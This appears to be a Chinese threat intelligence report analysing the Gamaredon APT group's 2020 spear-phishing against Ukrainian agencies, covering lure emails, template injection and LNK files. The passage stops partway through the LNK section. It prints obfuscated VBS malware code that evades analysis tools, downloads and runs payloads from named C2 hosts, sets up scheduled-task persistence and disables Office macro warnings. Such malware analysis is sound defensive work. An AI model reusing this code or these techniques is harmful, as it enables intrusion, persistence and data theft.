奇安信威胁情报中心

返回 TI 主页
RESEARCH

数 据 驱 动 安 全

概述

Gamaredon APT组织是疑似具有东欧背景的APT团伙，该组织攻击活动最早可追溯到2013年，其主要针对乌克兰政府机构官员，反对党成员和新闻工作者，进行以窃取情报为目的网络攻击活动。

与传统的APT组织类似，Gamaredon APT组织会使用可信的发件人对攻击目标定向发送鱼叉邮件，附件一般为rar或者docx文档，通常采用模板注入作为攻击链的起始部分，执行带有恶意宏的dot文件，释放VBS脚本，下载后续Payload，在2020年中旬时，我们在一封钓鱼邮件中发现Gamaredon APT组织开始使用Lnk作为第一阶段攻击载荷，Lnk会调用mshta执行远程hta脚本，释放诱饵和VBS文件，下载后续Payload。


邮件分析

邮件主题主要涉及乌克兰军事、外交、国土安全、法务、新冠防治等领域，语言涉及俄文和英文，我们挑选了几封具有代表性的邮件：

乌克兰安全部门改革主题的鱼叉邮件。

邮件主题	发件时间	关键词
Для внесення пропозицій（提出建议）	2020-02-03	安全部门、改革


在邮件内容中伪造了两层转发



新冠防治主题的鱼叉邮件：


邮件主题	发件时间	关键词

Для розгляду та внесення пропозицій（供审议和提交提案）	2020-04-13 22:43 UTC+8	COVID-19、法律草案




以打招呼、问候的形式投递相关诱饵

邮件主题	发件时间	关键词
Інформаційно-аналітичне дослідження（信息与分析研究）	2020-06-17 22:44 UTC+8	研究、法律政策局、基辅



以提交阶段性运营材料和报告的形式投递鱼叉邮件


邮件主题	发件时间	关键词
Оперативне зведення（运营摘要）	2020-07-28 18:08 UTC+8	SBU、DZND、机构、材料



伪装成律师函的形式投递诱饵


邮件主题	发件时间	关键词

Про неправомірні дії слідчого СБ України（关于乌克兰调查员的非法行为）	2020-09-23 15:33 UTC+8	律师、法律




伪装成电视台记者的形式投递诱饵

邮件主题	发件时间	关键词
№23\01-12\38 від 05.10.2020	2020-10-05 18:31 UTC+8	电视台记者、发布期限、法律



伪装成举报信的形式进行投递

邮件主题	发件时间	关键词
Терміново. Затримання боевика ДНР（紧急地。 拘留DNR好战分子）	2020-11-19 16:45 UTC+8	拘留、紧急措施



发件人所用邮箱涉及I.ua（乌克兰最大的免费的免费邮件服务器）、adps.dpsu（乌克兰国家边防局）、danwin1210.me（匿名邮件服务器），当以律师或者记者的口吻发送邮件时会选择基于第三方VPS搭建的邮件系统。

整理后的发件邮箱如下：

发件邮箱
i.dadinskiy@i.ua
secretar-apu@i.ua
SVChernytsia@adps.dpsu
moz_ukraine@danwin1210.me
k.savchuk@mail-info.space
atc@kyiv-mail.site
klimov@email-online.site
o.belokurdi@email-online.site

受害者主要为乌克兰政府机构、反俄人士以及不同政见者，收件邮箱对应相关单位表格如下：

收件邮箱	对应单位
usbu_vol@ssu.gov.ua	**乌克兰安全局**
ab75zak@ssu.gov.ua	**乌克兰安全局**
usbu_ivf@ssu.gov.ua	**乌克兰安全局**
iac2@rnbo.gov.ua	**乌克兰国家安全与国防委员会**
cyber_cherg@adps.dpsu	**乌克兰国家边防警卫队**
e-contact@dp.gov.ua	**乌克兰第聂伯罗彼得罗夫斯克州国家行政管理局**
dpsu@dpsu.gov.ua	**乌克兰国家边防局**
shava_a@ukr.net	**疑似反俄人士**

诱饵文档分析

捕获到的Gamaredon APT组织样本主要有一下几种：模板注入、宏文档、Lnk诱饵、SFX等文件


模板注入

在2020年一整年的时间里，Gamaredon APT几乎每个月都在投递模板注入的诱饵文档，保持了极高的投放频率，堪称APT界的“劳模”，这里我们以2020年11月份投递的样本集为例

文件名	MD5	模板注入地址

SHALIMOV.DOCX	11550f9b4e5891951152c2060bc94f95	proserpinus.online/nevertheless/LwRoTct.dot
17-11_від_25.11.2020.docx	6abde64d0e51ba00cccab05365570cea	kasidvk.3utilities.com/instructor/wDewdIf.dot
17-11_від_25.11.2020.docx	b841990b6f15fa26bbbb11e217229bf7	jikods.hopto.org/heap/EAuRvHK.dot

SHALIMOV.DOCX的文档内容为危险分子的个人资料



17-11_від_25.11.2020.docx的文档内容如下：


ГРОМАДСЬКА ОРГАНІЗАЦІЯ
ЦЕНТР ДОСЛІДЖЕННЯ БЕЗПЕКОВОГО СЕРЕДОВИЩА
«ПРОМЕТЕЙ»

79059, м. Львів, вул. Джона Леннона, 33/18
тел. +38 066-350-44-26
E-mail: prometheus@email-info.online

Вих. № 17/11 від 25.11.2020 р.
Постійному Представнику Президента України
в Автономній Республіці Крим
Кориневичу А. О.

Шановний Антоне Олександровичу!
Центр дослідження безпекового середовища «Прометей», який є зареєстрованою неприбутковою громадською організацією, звертається до Вас з пропозицією стати партнером в реалізації проєкту «Віртуальний музей російської агресії».
Даний проект передбачає створення веб-порталу, присвяченого обставинам, подіям та наслідкам російської окупації Криму. Його мета полягає в представленні у сучасному та доступному вигляді задокументованих подій та злочинів, скоєних під час окупації Криму Російською Федерацією; реалізації одного з елементів перехідного правосуддя – забезпечення права людей знати правду та зберегти пам'ять про причини, перебіг та ключові події конфлікту.
В основу змісту веб-порталу передбачається покласти матеріали (зокрема, бази даних), зібрані державними і недержавними


非政府组织
普罗米修斯安全环境研究中心

79059，利沃夫，街约翰·列侬（33/18）
电话+38 066-350-44-26
电子邮件：prometheus@email-info.online


例如№17/11日期为25.11.2020
乌克兰总统常驻代表
在克里米亚自治共和国
科里尼维奇

亲爱的安东·亚历山德罗维奇！
安全环境研究中心" Prometheus"是注册的非营利性公共组织，邀请您成为"俄罗斯侵略虚拟博物馆"项目的合作伙伴。
该项目涉及建立一个专门针对俄罗斯占领克里米亚的情况，事件和后果的门户网站。其目的是以一种现代且易于获取的形式介绍俄罗斯联邦占领克里米亚期间发生的事件和犯罪的记录文件；实施过渡时期司法的要素之一确保人们了解真相的权利，并保留对冲突起因，过程和关键事件的记忆。
该门户网站的内容将基于政府和非政府组织收集的与所述主题的各个方面有关的资料（尤其是数据库）。为此，计划建立一个广泛的组织联盟，这些组织收集数据并准备分享他们的经验。该项目的新颖之处在于将通过引人注目的现代界面向用户展示详细信息，并能够轻松按日期/时间，事件参与者，地理或主题标准进行搜索和排序。这将是乌克兰最早的虚拟博物馆之一。将来，它将作为在克里米亚建立致力于俄罗斯占领的古典博物馆的基础。
我们将向国际复兴基金会提交关于建立"俄罗斯侵略虚拟博物馆"网络门户的项目建议。


通过要求受害者参与建立“俄罗斯侵略虚拟博物馆”的形式对高价值的人物和单位进行攻击，打开文档后从远程服务器下载带有恶意宏的Dot文档，文档内容如下：




宏代码功能和结构都与之前没有太大变化



将wscript重命名为GoogleDisk并移动到%appdata%\ Local\Microsoft\Windows目录下，同时在该目录下释放名为GoogleDisk.vbs的文件并执行，GoogleDisk.vbs内容如下：



解密另一个VBS脚本并执行，解密后的脚本为Gamaredon组织常用的VBS Downloader，通过注册表实现持久化：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\GoogleDisk



收集本机信息，将计算机名和序列号与Useragent进行拼接

监测执行环境是否存在procexp、wireshark、tcpdump等分析工具


```
For Each objItem In colItems
If objItem.Name = "pr" + "oce" + "xp." + "ex" + "e" Then
p_17_p = p_17_p + "_pro" + "ce" + "xp"
End If
If objItem.Name = "wi" + "re" + "sh" + "a" + "rk" + "." + "e" + "x" + "e" Then
p_17_p = p_17_p + "_wi" + "re" + "sha" + "rk"
End If
If objItem.Name = "tc" + "p" + "du" + "mp" + "." + "ex" + "e" Then
p_17_p = p_17_p + "_tcp" + "du" + "mp"
End If
Next
```

最后拼接字符串发起http请求，下载后续payload。

```
Set DfAiGm = CreateObject("" + "Sc" + "ri" + "pt" + "ing" + "." + "F" + "il" + "eSy" + "s" + "t" + "em" + "Ob" + "ject")
Set objWMIService = GetObject("w" + "in" + "mg" + "mts" + ":" + "/" + "/" & "." & "/ro" + "ot/cim" + "v2")
Set colItems = objWMIService.ExecQuery("Sele" + "ct * fro" + "m Win" + "32_B" + "IO" + "S" + " " + "w" + "h" + "ere P" + "rima" + "ryB" + "IOS = true", , 48)
For Each objItem In colItems
Next
sXrldmN = "vincula.online"
p_5_p p_3_p(sXrldmN)
Set DfAiGm = CreateObject("" + "" + "" + "Sc" + "r" + "ipt" + "i" + "ng" + "." + "Fi" + "le" + "S" + "y" + "st" + "emO" + "bj" + "ect")
If DfAiGm.Fileexists(fCRxHXD) And DfAiGm.GetFile(fCRxHXD).size > 10187 Then
Set fZeGpZp = CreateObject("WS" + "cr" + "ipt" + "." + "S" + "he" + "ll")
p_7_p = fZeGpZp.run (fCRxHXD,0,true)
End If
WScript.Sleep p_1_p(25000,34000)
Set DfAiGm = CreateObject("" + "" + "S" + "cr" + "ip" + "ti" + "ng" + "." + "F" + "" + "il" + "eS" + "ys" + "te" + "mO" + "bj" + "ect" + "" + "")
If DfAiGm.Fileexists(fCRxHXD) Then DfAiGm.DeleteFile fCRxHXD
```

C2：vincula[.]online/interdependent_/25.11/item.php

我们简单整理了最近活动的一些宏样本，文档内容如下：



值得一提的是稍早一些的样本在宏代码中会对VBS脚本和将要下载而来的payload创建两个任务计划

```
RcpKuJn = ZKAIwoL.Run("sc" + "htas" + "ks /C" + "rea" + "te /S" + "C MI" + "NU" + "TE /M" + "O 3" + "5 /F /tn Pr" + "intSo" + "ftwa" + "re /tr """ + eCOGIIX + """", 0, False)
fNG4srt = ZKAIwoL.Run("sch" + "tas" + "ks /Cr" + "ea" + "te /SC MI" + "NUTE /M" + "O 22 /F /t" + "n Cle" + "anerSof" + "tWa" + "re /tr ""t" + "askki" + "ll /f /im Prin" + "tSoftw" + "are.ex" + "e""", 0, False)
GlennC = Environ("APPDATA") + "\M" + "icros" + "oft\Vi" + "nd" + "ows\Pri" + "ntSo" + "ftware.e" + "xe"
QIYPHoH = ZKAIwoL.Run("sch" + "tas" + "" + "ks /Cre" + "ate /SC MI" + "NU" + "TE /M" + "O 6 /F /t" + "n Vri" + "tePri" + "ntSoftw" + "" + "are /tr "" + GlennC + """, 0, False)
mXEDnKH = "H" + "KEY" + "_" + "CU" + "RRENT_US" + "ER\So" + "ftware\Mic" + "roso" + "ft\O" + "ffic" + "e\" & Application.Version & _
"\Ka" + "rdSe" + "cur" + "ity\"
CreateObject("WS" + "cri" + "pt.S" + "he" + "ll").RegWrite mXEDnKH & "Ac" + "ce" + "ssVB" + "OM", 1, "R" + "EG_" + "DWU" + "RD"
CreateObject("WS" + "cri" + "pt.S" + "he" + "ll").RegWrite mXEDnKH & "VB" + "AWar" + "ni" + "ngs", 1, "R" + "EG_" + "DWU" + "RD"
MIEDXpI = ZKAIwoL.Run("" + eCOGIIX + "", 4, False)
```


整理后的C2如下

decursio[.]online/index.html


darvini[.]xyz/{Computer_info}/pr_/20/index.html

Lnk诱饵

2020年6月到10月期间，我们陆续观测到一批恶意的俄文Lnk文件异常活跃，数量在40个左右，通过溯源我们找到了最初源头的邮件。



邮件附件的压缩包中包含了一个Gamaredon 组织常用的模板注入文件和一个Lnk文件




文件名	MD5	类型
Практичні заходи щодо виявлення та запобігання загрозам у сфері боротьби з міжнародним тероризмом.lnk（在打击国际恐怖主义领域确定和防止威胁的实际措施）	4423f7fb0367292571150f4a16cdec9a	Lnk文件

Lnk文件功能较为简单，调用mshta执行远程的hta文件

